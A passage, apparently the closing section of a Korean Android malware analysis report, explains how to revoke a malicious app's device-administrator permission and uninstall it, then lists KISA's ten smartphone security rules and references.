

그림 21. 악성 앱에 부여된 기기 관리자 권한 비활성화

비활성화를 하려고 하면 시스템 메시지 같은 경고 메시지가 영어로 뜨는데 사실 이것은 악성 앱이 DeviceAdmin.class에 구현해 놓은 메시지입니다. 가볍게 무시하고 확인 버튼을 눌러 줍니다.



그림 22. 비활성화 할 경우 시스템 메시지처럼 뜨는 악성 앱의 경고 메시지

비활성화가 완료되면 설정 화면에서 애플리케이션을 선택 후 다운로드 (또는 SD 카드) 메뉴로 이동해 악성 앱을 선택합니다. 악성 앱의 기기 관리자 권한을 해제시켰기 때문에 강제 종료 버튼과 제거 버튼이 활성화되어 있습니다. 강제 종료 시킨 후 제거 버튼을 눌러 완전히 삭제합니다.



그림 23. 악성 앱 강제 종료 후 제거

끝으로 스마트폰 사용자가 날로 증가함에 따라 해커가 악성코드를 이용해 얻을 수 있는 정보의 양과 질이 높아지고 있습니다. 따라서 스마트폰에서도 PC처럼 악성코드에 감염될 위험성이 있기 때문에 보안에 대한 인식을 높이고 "스마트폰 이용자 10대 안전 수칙"을 평소에 실천하는 습관을 들여야 합니다.

KISA 보호나라에서 제시하는 "스마트폰 이용자 10대 안전 수칙"은 다음과 같습니다.

수칙 1) 의심스러운 애플리케이션 다운로드하지 않기

수칙 2) 신뢰할 수 없는 사이트 방문하지 않기

수칙 3) 발신인이 불명확하거나 의심스러운 메시지 및 메일 삭제하기

수칙 4) 비밀번호 설정 기능을 이용하고 정기적으로 비밀번호 변경하기

수칙 5) 블루투스 기능 등 무선 인터페이스는 사용 시에만 켜놓기

수칙 6) 이상증상이 지속될 경우 악성코드 감염여부 확인하기

수칙 7) 다운로드한 파일은 바이러스 유무를 검사한 후 사용하기

수칙 8) PC에도 백신프로그램을 설치하고 정기적으로 바이러스 검사하기

수칙 9) 스마트폰 플랫폼의 구조를 임의로 변경하지 않기

수칙 10) 운영체제 및 백신프로그램을 항상 최신 버전으로 업데이트 하기

* 스마트폰 보안 관련 궁금한 사항은 한국인터넷진흥원(KISA, ☏118)으로 문의 하시면 친절하게 안내해 드립니다.
* 이용 중인 통신사나 제조업체, 백신업체에 문의해도 자세한 안내를 받으실 수 있습니다.

표 1. 스마트폰 이용자 10대 안전 수칙

5. 참고 및 인용

[1] Virus Total
https://www.virustotal.com/ko/file/91d580dc2551ff381b102c692efe1d5d8ce86c80842a3b704ef145c6fe0d4a76/analysis/

[2] KISA 보호나라
http://boho.or.kr/kor/private/private_02.jsp

[3] 안드로이드 개발자 사이트
http://developer.android.com/reference/packages.html